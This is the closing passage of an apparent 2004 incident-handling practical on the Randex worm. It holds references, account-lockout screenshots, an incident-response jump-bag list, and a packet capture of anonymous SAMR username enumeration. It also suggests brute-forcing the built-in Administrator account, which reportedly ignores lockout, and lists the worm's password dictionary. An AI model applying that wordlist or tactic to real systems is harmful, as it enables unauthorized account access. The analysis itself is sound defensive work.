A second addition for enumeration activity based on the lab research is brute force attacks on the built-in Administrative account. The work in the lab indicated that the built-in account does not adhere to password policy. Even though the log files in Event Viewer indicate the account is locked, it continues to accept enumeration attempts. This could be done during a period of slow activity such as a weekend.

Developing this tactic in a blended attack could create a powerful diversion. It could be particularly successful since the Randex worm did not make a big splash across the Internet. While denial of service attacks are not the most graceful, they can be very devastating for the duration of the attack.

7. References

Common Vulnerabilities and Exposures. CAN-1999-0503. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=can-1999-0503. (26 March 26, 2004).

Common Vulnerabilities and Exposures. CVE-2000-1200. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-1200. (26 March 2004).

Gladiator Security Forum. "W32.Radex.F". 16 Aug 2003. URL: http://forum.gladiator-antivirus.com/index.php?s=ffb2cb84af0b5f2299fc845abd629e2e&showtopic=5989. (23 February 2004).

Hill, Mathew. Blended Threats: The New Security Vulnerability. 04 September 2002. URL: http://www.giac.org/practical/GSEC/Mathew_Hill_GSEC.pdf. (09 April 2004).

Kalt C. "RFC 2811 - Internet Relay Chat: Channel Management". April 2000. URL: http://www.faqs.org/rfcs/rfc2811.html. (19 March 2004).

Kester, Kelly. RE: sdbot variant and port 55808 activity. 20 June 2003. URL: http://www.securityfocus.com/archive/75/326189. (15 March 2004).

Longpre, Pascal. Windows NT and Account List Leak! A New SID Usage. 01 February 2000. URL: http://www.securityfocus.com/archive/1/44430. (26 march 2004).

McAfee Security. "Virus Profile". 19 June 2003. URL: http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100401. (23 February 2004).

McCarty, Bill & Patrick. "Honeypot Scan of the Month 27". April 2003. URL: http://project.honeynet.org/scans/scan27/writeup.html. (19 March 2004).

Microsoft TechNet. "Account Passwords and Policies". URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windowsserver2003/maintain/operate/BPACTLCK.asp. (27 February 2004).

Mullen, Timothy. Restrict Anonymous: Enumeration and the Null User. 12 February 2002. URL: http://www.securityfocus.com/infocus/1352. (28 March 2004).

Network Associates. 25 June 2003. URL: http//vil.nai.com/vil/content/v_100401.htm. (23 February 2004).

RFC 793. Transmission Control Protocol. September 1981. URL: http://www.faqs.org/rfcs/rfc793.html. (15 March 2004).

SNIA. Common Internet File System (CIFS) Technical Reference. Rev 1.0. 01 March 2002. URL: http://www.snia.org.tech_activities/CIFS/CIFS-TR-1p00_FINAL.pdf. (28 March 2004).

Stewart, Joe. sdbot variant and port 55808 activity. 18 June 2003. URL: http://archives.neohapsis.com/archives/incidents/2003-06/0164.html. (27 march 2004).

Symantec. W32.Randex.B. 11 August 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.randex.b.html. (15 March 2003).

Symantec. W32.Randex.C. 17 September 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.randex.c.html. (15 March 2003).

Symantec. W32.Randex.D. 12 august 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.randex.d.html. (15 March 2004).

Symantec. W32.Randex.E. 09 December 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.randex.e.html. (15 March 2004).

Symantec. W32.Randex.F. 24 February 2004 URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.randex.f.html. (15 March 2004).


Symantec. W32.Randex.G. 15 August 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.randex.g.html. (15 March 2004).

Symantec. W32.Randex.H. 18 August 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.randex.h.html. (15 March 2004).

Texas A&M University. CIS Network Security Team. (10 September 2003). URL: http://security.tamu.edu/past.html. (15 March 2004).

Trend Micro. W32 Randex.F URL: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_RANDEX.F. (15 March 2004).

Appendix: A – Screen shots showing account lock out information and events during lab research


User Properties

Username: gregs

Full Name: GS

Description: Admin

Password: ***************

Confirm Password: ***************


☐ User Must Change Password at Next Logon

☐ User Cannot Change Password


☑ Password Never Expires

☐ Account Disabled

☑ Account Locked Out



```
Date:      3/14/04                Event ID:  644
Time:      9:37:00 PM             Source:    Security
User:      NT AUTHORITY\SYSTE     Type:      Success Audit
Computer:  VICTIM1                Category:  Account Management

Description:
User Account Locked Out:
         Target Account Name:        critical_srv_app
         Target Account ID:
S-1-5-21-337389687-2096517241-622671684-1004
         Caller Machine Name:        \\TOSHIBA
         Caller User Name:   SYSTEM
         Caller Domain:      NT AUTHORITY
         Caller Logon ID:    (0x0,0x3E7)
```



Username:	critical_srv_app
Full Name:	Application account
Description:	
Password:	**************
Confirm Password:	**************

- ☐ User Must Change Password at Next Logon
- ☑ User Cannot Change Password
- ☑ Password Never Expires
- ☐ Account Disabled
- ☑ Account Locked Out

Appendix B: Dictionary list that matches Randex version “C” passwords used during Enum testing


Server
!@#$%^&*
!@#$%^&
!@#$%^
!@#$%
asdfgh
asdf
!@#$
654321
123456
1234
123
111
1
root
Admin

Appendix C: Ideal jump bag for our environment


Item	Used for	Comments
Laptop back pack	Containment of jump bag items	
2) IDE 100 GB drive	Backup of data on IDE drives	One primary and one spare
2) SCSI 36 GB drives	Backup of data on SCSI drives	One primary and one spare
10) bags large enough to hold hard drive	Bags to hold evidence	
Ghost software	Backup software	
1) Windows laptop	Windows applications	
1) Linux laptop	UNIX based applications	
IDE cables	Hard drive connections	
SCSI cables	Hard drive connections	
4 port hub	Network connectivity	
6) Standard Ethernet cables	Network connectivity	
2) Crossover Ethernet cables	Node to node connectivity	
Knoppix CD	UNIX applications on a Windows OS	
Knoppix STD CD	Many UNIX applications on a Windows OS	
McAfee AV engine and dat files on CD	Ability to run AV software	
3) new RW CD	Back up of files	
2) 1.44 floppies	Back up of small files	
1) 128 MB USB memory stick	File transfer	
Windows 2k resource kit	Tools for Windows	
Windows XP resource kit	Tools for Windows	
CD of UNIX binaries	ls, ps, ifconfig, netstat, du	Have these commands in pristine form in case they were compromised on the system
2) pencils	Writing	
2) pens	Writing	
Paper	Notes	
Incident handling forms	Track incident	
Cell phone	Communication	
Battery for phone	Back up	
List of pertinent phone	In case network	

numbers	connectivity is severed	
Tools – pliers	Tool kit	
Tools- Philips screw driver	Tool kit	
Tools – flat tip screw driver	Tool kit	

Appendix D: Ethereal packet capture of username enumeration



```
No. .  Time      Source          Destination     Protocol Info
    1 0.000000   192.168.1.103   192.168.1.104   TCP      1395 > netbios-ssn [SYN] Seq=0 Ack=0 Win=16384 Len=0
    2 0.000220   192.168.1.104   192.168.1.103   TCP      netbios-ssn > 1395 [SYN, ACK] Seq=0 Ack=1 Win=8760 L
    3 0.001489   192.168.11.253  192.168.1.104   TCP      1396 > netbios-ssn [SYN] Seq=0 Ack=0 Win=16384 Len=0
    4 0.001652   192.168.1.104   192.168.11.253  TCP      netbios-ssn > 1396 [SYN, ACK] Seq=0 Ack=1 Win=9280 L
    5 0.003862   192.168.1.103   192.168.1.104   NBSS     Session request, to VICTIM1<20> from GHSCHULT-MOBL<0
    6 0.004087   192.168.1.104   192.168.1.103   NBSS     Positive session response
    7 0.008266   192.168.1.103   192.168.1.104   SMB      Negotiate Protocol Request
    8 0.008552   192.168.1.104   192.168.1.103   SMB      Negotiate Protocol Response
    9 0.014627   192.168.1.103   192.168.1.104   SMB      Session Setup AndX Request, User: anonymous; Tree Co
   10 0.015132   192.168.1.104   192.168.1.103   SMB      Session Setup AndX Response; Tree Connect AndX
   11 0.021344   192.168.1.103   192.168.1.104   SMB      NT Create AndX Request, Path: \samr
   12 0.022497   192.168.1.104   192.168.1.103   SMB      NT Create AndX Response, FID: 0x0800
   13 0.027354   192.168.1.103   192.168.1.104   DCERPC   Bind: call_id: 1 UUID: SAMR
   14 0.028329   192.168.1.104   192.168.1.103   SMB      Write AndX Response, FID: 0x0800, 72 bytes
   15 0.032561   192.168.1.103   192.168.1.104   SMB      Read AndX Request, FID: 0x0800, 1024 bytes at offset
   16 0.032879   192.168.1.104   192.168.1.103   DCERPC   Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv:
   17 0.037116   192.168.1.103   192.168.1.104   SAMR     SamrConnect5 request
   18 0.037601   192.168.1.104   192.168.1.103   DCERPC   Fault: call_id: 1 ctx_id: 0 status: nca_op_rng_error
   19 0.041472   192.168.1.103   192.168.1.104   SMB      Close Request, FID: 0x0800
   20 0.042040   192.168.1.104   192.168.1.103   SMB      Close Response
   21 0.046852   192.168.1.103   192.168.1.104   SMB      NT Create AndX Request, Path: \samr
   22 0.047720   192.168.1.104   192.168.1.103   SMB      NT Create AndX Response, FID: 0x0801
   23 0.052380   192.168.1.103   192.168.1.104   DCERPC   Bind: call_id: 1 UUID: SAMR
   24 0.052902   192.168.1.104   192.168.1.103   SMB      Write AndX Response, FID: 0x0801, 72 bytes
   25 0.057116   192.168.1.103   192.168.1.104   SMB      Read AndX Request, FID: 0x0801, 1024 bytes at offset
   26 0.057486   192.168.1.104   192.168.1.103   DCERPC   Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv:
   27 0.061932   192.168.1.103   192.168.1.104   SAMR     SamrConnect4 request, \\victim1
   28 0.062346   192.168.1.104   192.168.1.103   DCERPC   Fault: call_id: 1 ctx_id: 0 status: nca_op_rng_error
   29 0.066406   192.168.1.103   192.168.1.104   SMB      Close Request, FID: 0x0801
   30 0.066942   192.168.1.104   192.168.1.103   SMB      Close Response
   31 0.071533   192.168.1.103   192.168.1.104   SMB      NT Create AndX Request, Path: \samr

⊞ Frame 1 (62 bytes on wire, 62 bytes captured)
⊞ Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
⊞ Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)

0000   00 60 94 b9 5e 6d 00 0d  3a 29 d9 aa 08 00 45 00   .`..^m.. :)....E.
0010   00 30 16 55 40 00 80 06  60 53 c0 a8 01 67 c0 a8   .0.U@... `S...g..
0020   01 68 05 73 00 8b f5 ad  16 4d 00 00 00 00 70 02   .h.s.... .M....p.
0030   40 00 ad 06 00 00 02 04  05 b4 01 01 04 02         @....... ......
```



```
No. .  Time      Source          Destination     Protocol Info
   32 0.072384   192.168.1.104   192.168.1.103   SMB      NT Create AndX Response, FID: 0x0802
   33 0.077303   192.168.1.103   192.168.1.104   DCERPC   Bind: call_id: 1 UUID: SAMR
   34 0.077816   192.168.1.104   192.168.1.103   SMB      Write AndX Response, FID: 0x0802, 72 bytes
   35 0.081468   192.168.1.103   192.168.1.104   SMB      Read AndX Request, FID: 0x0802, 1024 bytes at offset
   36 0.081839   192.168.1.104   192.168.1.103   DCERPC   Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv:
   37 0.086501   192.168.1.103   192.168.1.104   SAMR     SamrConnect2 request, \\victim1
   38 0.087157   192.168.1.104   192.168.1.103   SAMR     SamrConnect2 reply
   39 0.091633   192.168.1.103   192.168.1.104   SAMR     SamrEnumerateDomainsInSamServer request
   40 0.092235   192.168.1.104   192.168.1.103   SAMR     SamrEnumerateDomainsInSamServer reply
   41 0.096991   192.168.1.103   192.168.1.104   SAMR     SamrLookupDomainInSamServer request
   42 0.097517   192.168.1.104   192.168.1.103   SAMR     SamrLookupDomainInSamServer reply
   43 0.102109   192.168.1.103   192.168.1.104   SAMR     SamrOpenDomain request, S-1-5-21-337389687-209651724
   44 0.102725   192.168.1.104   192.168.1.103   SAMR     SamrOpenDomain reply
   45 0.106892   192.168.1.103   192.168.1.104   SAMR     SamrQueryDisplayInformation request, level 1, start_
   46 0.108507   192.168.1.104   192.168.1.103   SAMR     SamrQueryDisplayInformation reply[Malformed Packet]
   47 0.114604   192.168.1.103   192.168.1.104   SMB      Read AndX Request, FID: 0x0802, 76 bytes at offset 0
   48 0.115003   192.168.1.104   192.168.1.103   SMB      Read AndX Response, FID: 0x0802, 76 bytes
   49 0.119395   192.168.1.103   192.168.1.104   SAMR     SamrCloseHandle request, OpenDomain(S-1-5-21-3373896
   50 0.119863   192.168.1.104   192.168.1.103   SAMR     SamrCloseHandle reply
   51 0.124377   192.168.1.103   192.168.1.104   SAMR     SamrCloseHandle request, Connect2(\\victim1)
   52 0.124843   192.168.1.104   192.168.1.103   SAMR     SamrCloseHandle reply
   53 0.128535   192.168.1.103   192.168.1.104   SMB      Close Request, FID: 0x0802
   54 0.129110   192.168.1.104   192.168.1.103   SMB      Close Response
   55 0.136684   192.168.1.103   192.168.1.104   SMB      Logoff AndX Request
   56 0.136900   192.168.1.104   192.168.1.103   SMB      Logoff AndX Response
   57 0.140776   192.168.1.103   192.168.1.104   SMB      Tree Disconnect Request
   58 0.140977   192.168.1.104   192.168.1.103   SMB      Tree Disconnect Response
   59 0.159295   192.168.1.103   192.168.1.104   TCP      1395 > netbios-ssn [FIN, ACK] Seq=2977 Ack=3477 Win=
   60 0.159482   192.168.1.104   192.168.1.103   TCP      netbios-ssn > 1395 [FIN, ACK] Seq=3477 Ack=2978 Win=
   61 0.162746   192.168.1.103   192.168.1.104   TCP      1395 > netbios-ssn [ACK] Seq=2978 Ack=3478 Win=17043
   62 3.271158   192.168.1.104   192.168.11.253  TCP      netbios-ssn > 1396 [SYN, ACK] Seq=0 Ack=1 Win=9280 L

⊞ Frame 1 (62 bytes on wire, 62 bytes captured)
⊞ Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
⊞ Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)

0000   00 60 94 b9 5e 6d 00 0d  3a 29 d9 aa 08 00 45 00   .`..^m.. :)....E.
0010   00 30 16 55 40 00 80 06  60 53 c0 a8 01 67 c0 a8   .0.U@... `S...g..
0020   01 68 05 73 00 8b f5 ad  16 4d 00 00 00 00 70 02   .h.s.... .M....p.
0030   40 00 ad 06 00 00 02 04  05 b4 01 01 04 02         @....... ......
```